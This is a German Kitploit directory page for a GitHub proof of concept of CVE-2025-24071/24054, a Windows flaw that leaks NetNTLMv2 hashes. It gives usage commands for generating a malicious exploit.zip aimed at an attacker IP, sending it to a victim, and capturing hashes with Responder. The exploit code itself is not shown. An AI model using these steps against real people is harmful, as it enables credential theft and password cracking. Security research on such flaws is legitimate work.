
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2025-24071_PoC — Ein PoC für CVE-2025-24071 / CVE-2025-24054, eine Windows-Sicherheitslücke, die das Extrahieren von NTLMv2-Hashes ermöglicht. | Kitploit
Tools/GitHubGitHub/marcejr117/cve-2025-24071_poc
Passwort-CrackingPayload-GenerierungSchwachstellenanalyseExploitationInformationsbeschaffung
GitHubmarcejr117/cve-2025-24071_poc

CVE-2025-24071_PoC

Ein PoC für CVE-2025-24071 / CVE-2025-24054, eine Windows-Sicherheitslücke, die das Extrahieren von NTLMv2-Hashes ermöglicht.

Repository anzeigen
25466vor 1 JahrVon Kitploit geprüft

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →
Teilen
Webseite

CVE-2025-24071 / CVE-2025-24054 PoC

Bearbeitung: MICROSOFT HAT CVE-2025-24071 IN CVE-2025-24054 UMGEBENANNT 🤔

Übersicht

Diese Windows-Sicherheitslücke, speziell in 'explorer.exe', ermöglicht es uns, einen NetNTLMv2-Hash von einem Opfer zu erhalten, indem der Angreifer einfach eine .zip-Datei extrahiert.

Verwendung


  • Führe das Skript aus
python PoC.py test 192.168.1.45

image



  • Sende "exploit.zip" an das Ziel, und dann kannst du Responder verwenden, um den NTLMv2-Hash zu empfangen
sudo python3 responder.py -I ens33

image

  • Wenn das Ziel die Datei .zip extrahiert, Boom! erhalten wir die NTLM-Hashes
til

Tool herunterladen